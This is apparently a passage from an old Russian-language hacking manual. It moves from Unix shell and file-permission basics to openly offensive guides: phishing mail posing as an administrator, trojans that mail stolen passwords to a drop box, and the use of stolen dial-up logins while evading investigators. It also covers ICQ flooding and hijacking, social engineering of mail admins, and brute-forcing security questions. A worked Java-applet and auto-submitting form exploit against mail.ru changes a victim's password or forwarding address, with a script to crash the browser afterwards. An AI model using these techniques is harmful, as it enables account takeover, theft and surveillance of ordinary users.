expr переменная [или число] оператор переменная2 [или число]
```

Операторы таковы:

- + — сложение;
- — вычитание;
- * — умножение;
- / — деление;
- ^ — степень (в некоторых системах).

Пример:

```
expr 4 + 5
var = expr 4 + 5
```

var получит значение 9.

В некоторых системах **expr** иногда распечатывает формулу. Необходимо пояснить, что 22+12 вовсе не то же самое, что 22 + 12. Если вы введете **expr** 22+12, то увидите:

```
22+12
```

А если введете **expr** 22 + **12,** то увидите:

```
34
```

Системные переменные

Это переменные, используемые оболочкой, и они обычно задаются в системном файле **.profile**.

HOME

Расположение вашего **home** (домашнего) раздела.

PS1

Определяет, как выглядит подсказка в командной строке. Обычно как **$**.

В BSD это обычно &.

PATH

Путь поиска программ. Когда вы вводите имя программы для ее запуска, она находится не в оперативной памяти, а на диске, и должна быть сперва оттуда загружена. В отличие от MS-DOS большинство команд не находится в памяти. Если программа указана в пути поиска, она может быть запущена на исполнение независимо от того, в каком разделе вы находитесь, а если не указана, то вы должны запускать ее из раздела, где находится сама программа. Путь — это по сути перечень разделов, в котором имена разделов отделяются двоеточиями.

Вот типичный путь поиска:

```
:/bin:/etc:/usr/lbin:$HOME:
```

Когда вы попытаетесь запустить программу на выполнение, Unix станет ее искать в **/bin**, /etc, /usr, **/lbin** и вашем домашнем разделе, и, если не найдет, выдаст сообщение об ошибке. Поиск по разделам производится в том порядке, в каком они перечислены. Поэтому если у вас в домашнем разделе есть программа с именем **«sh»**, и вы введете **«sh»**, то Даже если вы сделаете это из домашнего раздела, Unix запустит на исполнение программу из раздела **/bin**. Поэтому пути следует задавать с умом. Юниксы публичного доступа делают это за вас, но в системе, где вы работаете, пути могут быть и не указаны.

TERM

Тип вашего терминала. Юникс имеет библиотеку функций с именем «CURSES», которая способна добиться максимума от терминала любого типа — при условии, что обнаружит соответствующие esc-коды. Если вы работаете с экранно-ориентированными программами, то должны установить какие-то параметры дисплея. Типы дисплеев и их esc-коды находятся в файле **TERMCAP**. Но не забивайте себе голову, просто установите свой дисплей на ansi или vt100. CURSES даст вам знать, если не сможет манипулировать эмуляцией вашего терминала.

Компилятор С

Большинство программ пишется на С. В Юниксе исходные коды программ обозначаются как **имя_файла.с**. Для запуска исходника на компиляцию дайте команду **«cc имя_файла.с»**. Не все программы С станут компилироваться, потому что они могут зависеть от других файлов, которых нет на вашем диске, или же это не полные исходники, а лишь модули. Если вы увидите нечто названное **«makefile»**, то в таких случаях обычно достаточно набрать **«make»** в командной строке, и это нечто скомпилируется, или попытается скомпилироваться. Запуская «make» или «cc», умные люди пользуются операндом работы в фоновом режиме, потому что иногда компиляция длится безумно долго. Пример:

```
$ cc login.c&
[1234]
$
```


1234 — это номер процесса, под которым он идентифицируется.

Файловая система

Это инструментальная часть Unix. Если вы не поймете эту главу, вам никогда не удастся хакать Unix, потому что многие из приколов и штучек для «поднятия доступа» завязаны именно на файловую систему.

Для начала поговорим о структуре разделов. По сути это иерархическая файловая система, то есть она начинается в корневом разделе и далее ветвится, как в MS-DOS и, возможно, в AmigaDos.

Вот нечто вроде дерева разделов:



Итак, эта конкретная система содержит следующие разделы:

```
/
/bin
/usr
/usr/sirhack
/usr/sirhack/src
/usr/scythian
/usr/prophet
```

Все произрастает из корневого раздела.

Файловые допуски

Итак, теперь вы должны мыслить категориями «группы пользователей» и «имена пользователей». Каждый принадлежит к группе. В командной строке вы можете после подсказки (знака доллара) набрать «id» и посмотреть, к какой группе вы принадлежите. Группы используются для организации допуска пользователей к определенным вещам. Если бы их не было, то лишь один человек контролировал/имел допуск к определенным файлам. Запомните также, что Unix, определяя доступ, смотрит на UID пользователя, а не на его имя.

В файловых допусках нет ничего сложного. У каждого файла есть владелец (owner). Обычно файлом владеет тот, кто его создал — скопировав файл или даже просто отредактировав его. Запомните, что владелец файла должен быть тем, кто управляет **CHOWN**, поскольку он единственный, кто может изменить файловые допуски. Кроме того, есть еще и владелец группы — обычно это группа, в которой вы находились, когда файл был создан. Для смены группы, к которой принадлежит файл, нужно выполнить команду **chgrp.**

Файлы могут иметь допуски на выполнение, чтение или запись. Если у вас есть допуск на выполнение, то вы знаете, что вам достаточно набрать имя программы в командной строке, и она выполнится. Если у вас есть допуск на чтение, то вы, очевидно, можете файл читать и делать все, что связано с чтением — например, копировать или печатать его. Но если у вас нет доступа на чтение файла, то вы не сможете сделать ничего, что требует его прочтения. То же самое справедливо и для допуска на запись. Далее, все допуски делятся на три группы. Первая — *допуски владельца.* Он может установить себе допуски на чтение и выполнение файла, но не на запись в него. Это не позволит ему удалить такой файл. Вторая — *групповые допуски.* Возьмем для примера такой раздел:

```
$ ls -l runme
r-xrwxr-- sirhack        root      10990 March 21   runme
```

Здесь **«root»** есть имя группы, в которой находится файл. **«sirhack»** — владелец файла. И если у группы **«root** есть допуски на чтение, запись и выполнение файла, то именно это они и могут с ним делать. Скажем, на этот файл наткнулся **Scythian,** а он принадлежит к группе пользователей **«root».** Тогда он может файл читать, записывать в него и выполнять. А потом файл обнаружил **datawiz**, но он из группы «пользователи». В таком случае групповые допуски на него не распространяются, поэтому он не может тронуть этот файл, верно? Вроде того. Есть третья категория допусков — *для «другой» группы.* Это означает, что допуски в «другой» группе распространяются на всех, кроме ее владельца, и на пользователей из той же группы, к какой принадлежит файл. Взгляните на листинг раздела вверху, и вы увидите строчку допусков **r-x-rwxr--.** Первые три символа означают допуски для владельца (**r-x**). **r-x** переводится как «читать и выполнять разрешается, но записывать в файл нельзя». Второй набор из трех символов **r-xRWXr-** (тот, что заглавными буквами) есть групповые допуски, и они означают «читать, записывать и выполнять разрешается». Третий набор, **r-xrwxR--**, есть допуски для всех прочих. Он означает «читать можно, но больше ничего».

Листинг раздела будет выглядеть примерно так:

```
$ ls -l
drwxr-xr-x sirhack       root   342 March 11   src
```

Раздел помечен буквой **«d»** в начале строки допусков. Итак, владелец раздела **(sirhack)** может читать из раздела, записывать в раздел, и выполнять программы из раздела. Корневая группа и все прочие могут лишь читать из раздела и выполнять программы, находящиеся вне его. Поэтому если сделать раздел только выполняемым, то это будет выглядеть так:

```
$ chmod go-r
$ ls
drwx--x--x sirhack       root   342   March 11   src
```

Если теперь в раздел зайдет кто-то кроме **«sirhack»**, то он сможет лишь выполнять находящиеся там программы. Если он запустит команду «**ls**» чтобы войти в раздел src, то, оказавшись внутри, увидит сообщение **«cannot read directory»** (не могу прочесть раздел). Если в разделе есть доступный для чтения файл, но сам раздел имеет запрет на чтение, то иногда все-таки бывает возможно этот файл прочесть.

Если у вас нет допуска на выполнение в каком-то разделе, то в большинстве случаев вы не сможете запустить ни одной программы из этого раздела.

Почта

Чужое мыло — путь к паролям!

Все достаточно просто и при дальнейшем рассмотрении вы сами в этом убедитесь. Самое главное — это логины, через которые осуществляется вход по dial-up, в них вся соль, пароли придут позже... К сожалению для реализации этой затеи необходимо иметь выход в Internet. Если у вас нет его вовсе, то можно пойти в какой-нибудь игровой клуб, где можно выходить в Internet, или в библиотеку в раздел иностранной литературы, где под видом поиска редких книг, вы будете искать не менее редкий халявный Internet. Для этого также сойдут: соседи, друзья, знакомые, учреждения, в общем все, кто имеет доступ к Internet. Цель одна — получить на час-два компьютер, подключенный к Internet.

Перед тем, как приступать к каким-либо действиям, узнайте адреса сайтов интересующих вас провайдеров, максимум информации никогда не помешает в критических ситуациях. Вам нужно определить себе подходящего провайдера, как например: где пускают больше одного человека по одному логину, где нет автоопределителей номеров, где канал необъятных размеров, где много народу и т.п. В общем, выбираем самое лучшее и безопасное. Если есть из чего выбрать, то лучше выберите парочку серверов.

Итак, к примеру, у вас в городе **CITY,** есть интересующий вас провайдер **PROVIDER.** Лезем в Internet, заходим на сайт **PROVIDER,** пытаемся получить список пользователей. То есть логины, через которые собственно все мы и выходим в Internet. Способов много, самый простой и традиционный — это последовательно заходить на странички всех пользователей и копировать в отдельный файл почтовые адреса создателей этих страничек (к примеру, Kati@PROVIDER). Даже если их будет не больше 10-15, дело можно считать успешно завершенным. Но бывает, что провайдеры отказываются размещать странички пользователей. Тогда берем любой сканер портов и смотрим, чего у них там есть. Если вы нашли 79 порт, вам крупно повезло! Вводим строку типа: **«finger @PROVIDER»,** должен вывестись список пользователей, находящихся на данный момент на линии. Все это копируем в файл со списком пользователей. Список пользователей можно вытащить и другими способами, такими как список личных папок на FTP, форумы на сайте провайдера, разделы статистики для пользователей. Можно подсоединяться на IP-адреса и смотреть название машины, которое часто совпадает с логином пользователя. Остальные методы основаны на уязвимости различных сервисов: дырки в

CGI скриптах, стандартные неприкрытые ссылки, глупые FTP, POP3, SMTP, TELNET-серверы, выдающие информацию о не существовании того или иного логина и т.п. Как вы поняли, у нас получился файл с e-mail адресами и логинами. E-mail адреса оставляем как есть, к логинам добавляем **@PROVIDER.** Иными словами, делаем список почтовых ящиков пользователей данного PROVIDER'a.

К примеру:

```
Kary@moscow.mru.ru
vova@moscow.mru.ru
Demos@moscow.mru.ru
aha34@moscow.mru.ru
```

и так далее...

Существенный этап пройден, но дел еще много... Теперь нам нужно определиться, каким образом пароли будут к нам приходить: написанием обычного письма под видом администратора с просьбой выслать утерянный пароль; отсылкой самостоятельного трояна или же умного backdoor'a? Выбор за вами, может вы что-то свое придумаете...

Написание письма под видом администратора очень не эффективно, но все же иногда срабатывает, если пользователь полный ламер. Берем любую почтовую программу, в ней указываем обратный адрес типа **VASIA_ADMIN@IP-адрессервера на который придет ответ.** Почему Вася и почему админ, ясно, так как зарегистрироваться с таким именем на том же mail.ru будет проще, чем **root@mail.ru.** Но писать в конце mail.ru достаточно рискованно и глупо, лучше написать IP, обычно жертва от ужаса и страха верит цифрам с первого взгляда. Можно также написать письмо типа: «Я — админ, у нас авария, помогите восстановить базу пользователей, за это вам будет начислено 50 Internet-часов бесплатно». Дальше просто ждем...

Отсылка ленивых троянов достаточно хороший способ атаки на жертву, однако он работает только в том случае, если жертва после прочтения письма и запуска нашего файла, будет находиться в Internet, но зато этот способ самый безопасный и не требующий практически никаких усилий. Для начала вам нужно завести два почтовых ящика, с поддержкой POP3 и SMTP сервисов, причем ящики должны быть на разных серверах, плюс вам понадобится **TheBat.** Зачем? А вот зачем: TheBat позволяет самостоятельно указывать ваше имя и обратный адрес, то есть тут вы можете написать все что угодно, письмо успешно придет с любым адресом (BillGates@microsoft.com). Ящик №1 будет служить для анонимной отсылки почты при помощи TheBat'a. Все остальное пишется, как обычно. К примеру, регистрируем почтовый ящик **trojanspamwork@mail.ru.** В TheBat'e указываем имя **John Smith,** обратный адрес **Vasia@friends.nirvana.ru,** в поле **smtp-сервер** пишем **SMTP.MAIL.RU**, в поле **POP3-сервер**

указываем **POP.MAIL.RU**, в поле **LOGIN** указываем **trojanspamwork**, в поле пароля выбранный вами пароль. Второй ящик лучше делать на другом сервере, например, на chat.ru, туда будут приходить письма с паролями к логинам: Теперь вам нужно составить текст письма, тут фантазия не имеет границ, пишите что угодно, главное чтобы вам поверили и запустили враждебный файл. Файлом является троян, который мгновенно отправит всю информацию о жертве на указанный вами почтовый ящик. Вот как указывать трояну куда слать почту: Обычно идут два файла, сам троян и его модификатор. Модификатор задает размер, иконку, сценарии при запуске и еще много чего... После подобной рассылки троянов, вам нужно всего лишь периодически заглядывать на ящик №2 и забирать новые пароли... Но недостаток заключается в том, что иногда люди читают почту после того как побывают в Internet. Именно поэтому такой способ не всегда работает...

Метод отсылки активных троянов сложнее и менее безопасен, но зато очень эффективен. Если у вас есть Internet, пусть даже платный, то лучше отсылать именно таких троянов. После запуска они постоянно «висят» в памяти компьютера и как только жертва выходит в Internet, троян посылает уведомление об этом на определенный почтовый ящик, например, такой как ящик №2. Само собой перед этим нужно выбрать, какой троян подходит именно вам, сейчас их достаточно много, проверенные есть на www.ginteam.org или же, если хотите экзотики, найдите по поиску на neworder.box.sk. После того, как троян выбран, его нужно настроить. То есть покопаться в настроечной части, которая обычно к нему прилагается. Самые основные настройки — это **номер порта,** по которому вы планируете подключаться к жертве, пароль на этот порт, в случае, если вы не один такой умный, и конечно на **какой почтовый ящик** отправлять уведомление о том, что жертва находится в Internet.

Теперь о тактике: обычно пользователи выходят в Internet с 19 до 23, в это время вам нужно будет находится в Internet и постоянно проверять почтовый ящик №2. Как только вам пришло письмо, в нем будет IP-адрес жертвы, вам нужно будет запустить клиентскую часть трояна (серверная часть запускается у жертвы, а вы, как клиент, используете сервер в своих целях. Клиент так же используется для предварительной настройки серверной части трояна), которая подключится к серверной части, и вы получите полный контроль над жертвой! А это список всех паролей, и полный доступ к жесткому диску, и многое другое. Еще раз напоминаю, не забудьте указать в свойствах серверной части пароль при входе, иначе любой человек сможет сделать с вашей жертвой тоже самое что и вы. И вы не сможете каждый месяц получать обновленные версии паролей к этому логину. Рекомендую заботится о свой жертве, чистить ей реестр от кривых программ, проверять на вирусы — и тогда ваше взаимодействие станет полезно вам обоим.

Теперь о безопасности при использовании чужих логинов. Входите в то время, когда владелец обычно не посещает Internet, не наглейте, если человек юзает по часовой оплате, имейте совесть, не оставляйте его без штанов. Если вдруг вас не пускают по этому логину, не старайтесь делать это более 3-х раз, иначе это вызовет подозрения у администратора. Лучше попробуйте сделать это на следующий день. Если вам звонят домой и говорят, что вы попались, вас засекли и скоро посадят, плюньте им в трубку! Вас должны поймать за руку в то время, когда вы чатитесь со своим другом из Занзибара по ворованному логину. Автоопределенный телефонный номер, по крайней мере у нас в России, не считается веской уликой, так как при нашей связи техника может легко ошибиться... Наверняка каждый из вас попадал не на тот номер, на который звонил... Не храните свои данные в открытом тексте, при изъятии компа в нем покопаются основательно, так что шифруйтесь! Давить будут основательно, так что легенду про добрых хакеров в чате, раздающих логины лучше придумать сразу... В общем отмазки катят, если вы в них сами верите!

Защита и взлом ICQ

Приветик! В этой главе я тебе расскажу почти все про тетю Асю. Для начала разберемся со взломом. Сначала тебе надо узнать IP'шник. Его можно посмотреть в инфе о пользователе (если его там нет, надо уйти в оффлайн). Если там написана обламывающая фраза N/A, то надо запустить NETSTAT (она находится в папке с виндами). Мне он не очень нравится, но если ты все таки хочешь использовать его, то тебе надо загружать из сеанса MS-DOS. Программа досовская, и поэтому если запускать ее через RUN или Explorer, то окно с результатами тут же исчезает. Вместо NETSTAT'а можно использовать почти любую программу, отслеживающую соединения по твоему хосту. Но легче всего использовать специальные патчи или снифферы. Список софта подобного типа ты найдешь в конце этой главы. Дальше надо узнать порт вражеской аси. Для этого лучше всего использовать PortScan (их несколько. Лучший — от седьмой сферы). Аськин порт находится в диапазоне от 1000 до 1100. Узнав порт и IP, можно браться за флудер. Дальше ты и сам сообразишь. А теперь поговорим о защите. Во-первых, выставь в **Security&Privacy** чтобы твой IP не показывался, установи авторизацию при добавлении в контакт-лист, выставь удаление сообщений, поступающее с липовых юинов и от WWPager'oB. Можно также подменить свой IP. Для этого в настройках соединения установи, что ты сидишь через локалку с 4-х сокетным фаервалл-прокси-сервером (во загнул-то). А вместо IP прокси подсунь свой новый IP. Тогда никакой сниффер не поможет. Но тут тоже есть свои минусы. Тому, кто будет слать тебе мессадж, придется слать его не на прямую, а через Мирабилис, что гораздо дольше.

Есть еще такая программа, **Hijack** называется. Она позволяет вводить пароли неограниченной длины. То есть ты можешь ввести от балды пароль в асю и спокойно ей пользоваться как своей. Только теперь эту программу хрен сыщешь. Раньше она лежала на mirabu.da.ru (может и сейчас лежит). Я ее уже давно не юзал и совсем не уверен, что дырку не закрыли. Стащить аську можно и другими способами. Если есть доступ к вражеской машине, то надо стащить **номер_аси.dat и номер_аси.idx**. Лежат они в каталоге **db,** который лежит в каталоге аси. Можно заслать на чужой комп граббер. Некоторые юЗвери пишут в графе **e-mail** адрес несуществующего сервака. Если ты наткнешься на такое, то тебе надо будет зарегистрировать такой домен. То есть если он там прописал **lamazZ@mustdie.fu,** то тебе надо купить (по сгенеренной кредитке) домен **www.mustdie.fu.** Я для этих целей всегда использую службы **AWC.Net и Namesecure.com.** Только домен ***.ru/nu/cc/fu** или подобный зарегистрировать нельзя. Надо использовать русские службы. Но я тебе этого делать не советую. На сегодня хватит. А вот и список софта:

ICQ Flooder

Очень простой и эффективный флудер. Указываешь IP, ICQ-порт и вперед...

ICQ Ip Sniffer

Самый обычный сниффер. Приятна на физиномордию и проста в обращении.

ICQ ShutDown

По одному только IP'шнику отключит «клиента» от ICQ.

HiJack!

Позволяет без пароля войти в чужую аську.

Как найти расшаренные ресурсы в сети с помощью ICQ и ISOAQ

Вот ты поставил себе эту замечательную программу ISOAQ. Теперь мы будем использовать Асю и эту суперштуку для поиска расшаренных ресурсов

Все по порядку.

Берем тетю Асю, естественно предварительно пропатчив ее с помощью ISOAQ патчера. Мы будем искать юзеров, находящихся в онлайне в данный момент и пытаться законнектиться с их ресурсами. Для этого мы должны найти побольше юзеров. Берем в Асе поиск по нику (nickname). Здесь как уж у тебя фантазия сыграет... Я брал nickname «Lena». Не забудь поставить фишку, чтобы юзеры были в онлайне! Я уверен, ты найдешь ты-

сячи таких юзеров. Далее проводим исследования. Наша цель найти подсети в которых тусуются юзеры. Обычно провайдеры выделяют некоторую подсеть для своих клиентов или мы будем сканировать подсети иных крупных организаций.

Если ты нашел такую подсеть — ты нашел золотую жилу для исследований.

Так вот в чем заключается система: мы нашли некоего юзера с заданным ником, добавили его в контакт-лист и узнали его IP с помощью Твикера ISOAQ. Далее мы юзаем любой сканер для поиска шаренных ресурсов.

Пример. Мы нашли юзера с ником Vovan, смотрим его IP (допустим IP=195.146.10.120), запускаем сканер на подсеть 195.146.10.1-195.146.10.255, я уверен что ты найдешь кучу других юзеров, у которых ресурсы будут расшарены (я брал сканер NetTools 2.2).

Я не буду сейчас рассказывать, как парится с запароленными ресурсами, ты найдешь кучу хостов без пароля.

Вот в принципе и вся система! Далее все происходит заново, т.е. ты берешь «следующего» Vovan'a и тем же макаром исследуешь.

Несколько самых простейших способов «взлома» мыла

1. Один из самых простых. Пишите владельцу мыла какое-нибудь письмо, все равно с каким содержанием, но лишь бы хозяин мыла ответил. Если это какой-нибудь «чудо-крутой хакер», то что-нибудь типа: «Слушай, а ты в натуре можешь сайт сломать??? http://www.microsoft.com — не твоя работа???» и так далее в этом духе... Если web-мастер, то что-нибудь типа: «Мне так нравится, как ты пишешь! А у тебя JAVA-скрипта нету, что б он там что-то делал???» По фигу ЧТО, главное чтоб от него назад ответ пришел. В принципе, эта вся процедура была только для того, чтоб узнать ИМЯ_ФАМИЛИЮ (или ник) и место расположения «клиента». То бишь, если по этому мылу находится аська, то смотрим инфу в аське, город (если не прописан в аське, то по IP), имя, возраст и зип. Потом пишешь админу мыльного сервака (у любой мыльной системы есть админ, и у 99% www-шные сервера), обычно это адреса admin@provider.com и support@provider.com. Так вот... Пишешь письмо (очень желательно через www-браузер, например, от www.mail.ru или www.hotmail.com) и через анонимную проксю .Это для того, чтоб в заголовке пакета был IP прокси. Так... для секьюрити... Так вот. В теле письма пишешь, что так и так... Злобные хакеры украли у тебя мыло, а тебе очень нравится их служба, сервис, скорость работы, безглючность и все такое... Что ты никогда не променяешь ихний сервис, и что они вообще самые крутые мыльщики! Указываешь ИМЯ, ФАМИЛИЮ, ЗИП, ГОРОД, Телефон (от балды) или что они там еще просят... Естественно назад придет письмо, что «Информа-

ция не совпадает с введенной при регистрации и все такое...». Но ты будь настойчивей! Пиши назад, что «то что ты им выдаешь — единственная верная информация о твоем аккаунте»! И повторяешь им ту же инфу, что и первый раз. И так, пока админ не сломится... но не забывай каждый раз расхваливать их сервис! Обычно раз на 7-10 прокатывает... У меня был даже раз случай, когда один буржуйский админ «отдал» мне мыло, где (как потом оказалось) инфа, прописанная в мыле, ВООБЩЕ не соответствовала той, что я ему ВЫДАВАЛ якобы за владельца аккаунта!

Так что дерзайте, тут главное БОЛЬШЕ фантазии и упорства! Но и о безопасности не забывайте!

2. Второй способ. Посложнее, но все равно общедоступный. Почти в каждом мыльном сервисе есть служба что типа «Foggot Password?» Так вот... Заходим туда (предварительно не забыв изменить атрибуты файла **cookie_для_этой_службы** на **ReadOnly).** Там обычно ОЧЕНЬ простые вопросы... Если повезет, то вопрос будет (к примеру на мыло.ру) «В каком городе ты родился?» В первом способе описано, как узнавать город юзверя по мылу, так что на этом не будем останавливаться .Ну и вопросы бывают «кустомайзские» типа «2000», ответ обычно такой же... А вот есл , что-нибудь типа «Как зовут мою собаку?», то читай ниже...

Открываем эту страницу и там в HTML-просмотре ищем строчку типа:

```
form action="/cgi-bin/3970.dll?secquest"
```

Так вот... Если URL мыла **http://www.mail.ru**, то полный URL места куда отправляется «секретный ответ» будет **http://www.mail.ru/cgi-bin/3970.dll?secquest.** Этот URL вводишь вместе с идентификатором **Вопроса** в программу типа **WebCrack 2.0.** Идентификатор вопроса находится там же где и **form action=/cgi-bin/3970.dll?secquest**, только чуть дальше. Потом в эту программу или загружаешь встроенный wordlist с паролями или пишешь свой по конкретной тематике, это зависит от вопроса. И вперед! Запускаешь и ждешь...

Так что тут тоже нужно терпение и хоть базовые знания HTML.

Вы наверное замечали, что на некоторых сайтах при попытке нажать правую кнопку мыши, например, для того, чтобы сохранить понравившийся фон или рисунок, выскакивала надпись, типа: «Фигушки!!!» или «Вход воспрещен». Вы не знаете как это обойти? Я скажу вам очень простой, но не очень удобный способ, как это сделать. Для начала вы должны скачать эту страничку к себе на винт, потом переименовать HTML (HTM) в TXT. Переименовали? Молодцы! А теперь нажмите **F4,** наведя курсор на файл. Далее найдите Java-Script в этом файле и удалите его. Теперь переименуйте обратно в HTML и на здоровье пользуйтесь!!!

Некоторые методы технического взлома почтового ящика с WWW-интерфейсом (на примере www.mail.ru)

В последнее время значительную популярность обрели почтовые системы на основе WWW-Интерфейса (www.hotmail.com, www.mail.com, www.netscape.net в России — www.mail.ru). Web-почту «местного значения» также предлагают провайдеры, работающие по схемам «Internet-Кард» или «Internet-в-кредит». Честно говоря, автору совершенно непонятны причины такого успеха. Сторонники подобных систем обычно заявляют о простоте и удобстве пользования, при большей безопасности, ссылаясь на огромное количество вирусов и печальный пример MS Outlook и MS Outlook Express 5. Первые два аргумента, похоже, соответствуют действительности, а о безопасности поговорим чуть ниже.

Здесь будет рассмотрен один из вариантов технического подхода к вскрытию почтового ящика, основанного на совместном использовании недоработок современных браузеров, принципиальных недостатках CGI, и ошибках в политике безопасности почтовых служб. Именно он чаще всего применяется в атаках на Web-почту. Для «конкретности», будет описан найденный автором метод «захвата» или «подслушивания» пользователя популярной в России системе mail.ru и способ защиты.

Принципиальные недостатки безопасности WWW-почты

Ненадежность обычной почтовой программы определяется безграмотностью её написания.

Браузер же как система прочтения почты изначально недостаточно безопасен, поэтому создатели почты вынуждены налагать ограничения на тэги, используемые в письмах **(<script .;.>, <iframe>).** Как правило, встроенный фильтр просто удаляет «небезопасные» с его точки зрения инструкции. Принципиальных недостатков у подобного подхода два: слишком строгие фильтры могут повредить само письмо, да и трудно предугадать заранее, на что способна безопасная с виду конструкция. Тем не менее, именно на фильтрации основаны большинство существующих почтовых систем.

Самый же уязвимый элемент — это способ задания пользовательских настроек и пароля. Они, как правило, задаются с помощью CGI-форм (как наиболее распространённого стандарта) по тем же каналам, что используются для работы с почтой, и могут быть вызваны любым членам сети, сумевшим подделать IP и cookies пользователя, или (что гораздо проще) временно захватившим контроль над браузером.

Технология атаки

Итак, мы решили перехватить контроль у пользователя xxxx почтовой системы с Web-интерфейсом, например, yyyy.zz. Только убедитесь, что он действительно пользуется web-интерфейсом, а не читает почту через pop3-сервер или пользуется форвардингом.

Заводим почтовый ящик на этом же сервисе и в первую очередь смотрим, как задаются и изменяются пароль и прочие настройки. На mail.ru (и многих других) это делает обычная форма, результаты заполнения которой передаются в CGI-скрипт cgi-bin/modifyuser?modify.

Для идентификации пользователя, похоже, используется скрытое поле:

```
<input type="hidden" name="Username" value="intst1">
```

Нам предоставляется возможность изменить:

- имя пользователя:

```
<input type="text" name="RealName" value="A. V. Komlni">
```

- адрес пересылки (форвардинга) и возможность сохранения почты при этом:

```
<input type="text" name="Forward" value="…">
<ihput type=checkbox name="Flags.DoNotKeepMail" >
```

- пароль:

```
<input type="password" name="Password"
value="***************">
<input type="password" name="Password_Verify"
value="***************">
```

Попробуем сформировать соответствующий файл, задав в скрытом поле имя интересующего нас пользователя и отослать форму, т.к. CGI, увы, не проверяет место нахождения формы-запроса.

```
<form method=post action="http://koi.mail.ru/cgi-bin/
modifyuser?modify">
```

Не получилось. Быть может, в интересующей вас системе этого окажется достаточно, а в mail.ru такие шутки не проходят.

Значит, пользователь идентифицируется с помощью cookies или, хуже того, IP. Пробуем вручную отредактировать cookies — результат тот же. Следовательно, эту форму должен отослать сам пользователь.

Наиболее простой способ захвата контроля над браузером — внедрение **<script>** и **&{ ... }** конструкций в письмо — давно уже пресечён с помощью фильтров почти всеми, и mail.ru в том числе. Тем не менее попробуйте, чем чёрт не шутит. Если тэги разрешены, то фильтрация самого javascript иногда может быть обойдена при помощи средств динамической генерации кода.

Неплохой результат иногда дают конструкции вида:

```
<тег  [XX]SRC=...>
```

Например,

```
<IMAGE LoSrc="javascript…"…>
<IFRAME SCR="about:  <script...>  …">
```

для IE и

```
<ilayer  src="mocha:…">
```

для NC. («mocha» — это старый, всеми позабытый аналог модификатора «javascript», сохранившийся в NC). Вообще, чем реже используется тот или иной тэг, тем больше вероятность, что разработчики забыли его отфильтровать... Недостаток этого подхода в том, что требуется знать тип и версию используемого браузера.

К сожалению (вернее к счастью), у программистов mail.ru память хорошая. В конце концов это их и подвело. Наверное, они (да и не только они, похоже) читали «умные» книжки, запомнив, что Java — одна из самых безопасных технологий в сети. Поэтому и разрешили тэг **<Applet...>.**

В стандарте Java есть класс **AppletContext** (зачем?!), позволяющий нам открывать новые окна или менять текущие.

```
URL myURL=new URL("http:…editprofil.html");
getAppletContext().showDocument(myURL,"_self");
getAppletContext().showDocument(myURL,"newwin");
```

На любой общедоступной страничке размещаем файл editprofil.html (содержащий требуемую форму), прописываем к нему путь в апплете, который размещаем там же и высылаем пользователю письмо, содержащее вызов апплета. Этот эксплойт не зависит от браузера, одинаково «хорошо» работая в IE и NC.

```
<applet
     code=readr.class
     name=readrie
     codebase="_ПУТЬ_/"
     width=320
     height=240 >
<B> SET Java On</B>
</applet>

-----------------------------------------------------
readr.java (не забудьте отредактировать _ПУТЬ_)
-----------------------------------------------------
import java.applet.*;
import java.awt.*;
import java.net.*;
```

```
public class readrie extends Applet
{

public void paint(Graphics g)
{ try {

                    URL myURL=new URL("_ПУТЬ_editprofil.html");
getAppletContext().showDocument(myURL,"_self");

} catch (Exception e) {
           g.drawString("Error", 10, 10);
}
}
}
```

```
editprofil.html
(не забудьте отредактировать ИМЯ_ПОЛЬЗОВАТЕЛЯ и НОВЫЙ_ПАРОЛЬ)
```

```
<html>
<body>
<form method=post action="http://koi.mail.ru/cgi-
bin/modifyuser?modify">
<input type="hidden" name="Username" value=" ИМЯ_ПОЛЬЗОВАТЕЛЯ ">
<input type="text" name="RealName" value="A. V. Komlni">
<input type="text" name="Forward" value="">
<input type="password" name="Password" value=" НОВЫЙ_ПАРОЛЬ ">
<input type="password" name="Password_Verify"
value=" НОВЫЙ_ПАРОЛЬ ">
<input type=checkbox name="Flags.DoNotKeepMail" >
Не сохранять почту при пересылке<br>

<input type="submit" value="Сохранить"> <input type="reset"
value="Восстановить">
</form>
<SCRIPT LANGUAGE="JavaScript">
 document.forms[0].submit();
</script>

</body>
</html>
```

Письмо можно сформировать просто присоединением (attach) HTML-файла (в Netscape Messenger, например) содержащего необходимые тэги. Присоединенный в Messenger'е HTML-файл mail.ru откроет автоматически.

Как только абонент попытается прочитать письмо, выполнится апплет, и через несколько секунд форма будет отослана от имени жертвы.

Вот, в принципе, и всё. Пользователю присвоен новый пароль. Если мы хотим «просто подслушивать» пользователя, в значение полей **Password** необходимо внести 16 звёздочек, а в поле **Forward** — куда отсылать копии. Это довольно рискованный вариант: пользователь может случайно заглянуть в настройки и заметить адрес.

```
<input type="text" name="Forward" value="spy_addr@xxxx.zz">
<input type="password" name="Password" value="****************">
<input type="password" name="Password_Verify"
value="****************">
```

Макияж...

Не стоит, конечно, проводить всю эту процедуру перед глазами пользователя (может он ещё не отключил подтверждение на отправку форм или успеет запомнить разглядеть и запомнить новый пароль). Разумнее переадресовать апплет на какой-нибудь файл содержащий frameset:

```
<FRAMESET COLS="99%,1%">
<FRAME SRC="zastavka.html" NAME="v1">
<FRAME SRC="editprofile.html" NAME="w1">
```

где **zastavka** маскирует письмо под безобидную рекламу или дружеское письмо, а **editprofile** выполняется в невидимом фрейме.

По окончании смены паролей лучше сымитировать сбой т.к. в течении сеанса пользователь может исправить пароль. В IE под Win 95/98, например, достаточно выполнить скрипт:

```
open("javascript:open(window.location)");
```

приводящий к бесконечному размножению окон, требующему перезагрузки. Само письмо лучше отослать (на случай неудачи) от анонимной службы рассылки писем.

Защититься от этой атаки как всегда просто. Отключить Java, а лучше, отказаться от использования Web-интерфейсов. Тот же mail.ru предлагает и форвардинг и pop-сервера. Экономия на настройке приносит проблемы с безопасностью не только администраторам больших сетей, поверьте.

Составляем список абонентов сервера

Заветной мечтой всех спамеров мира является список (база) абонентов. Недаром, в их среде постоянно ходят слухи о каких-то почтовых серверах, поддерживающих команду **finger.** Часто на форуме можно видеть крик души:

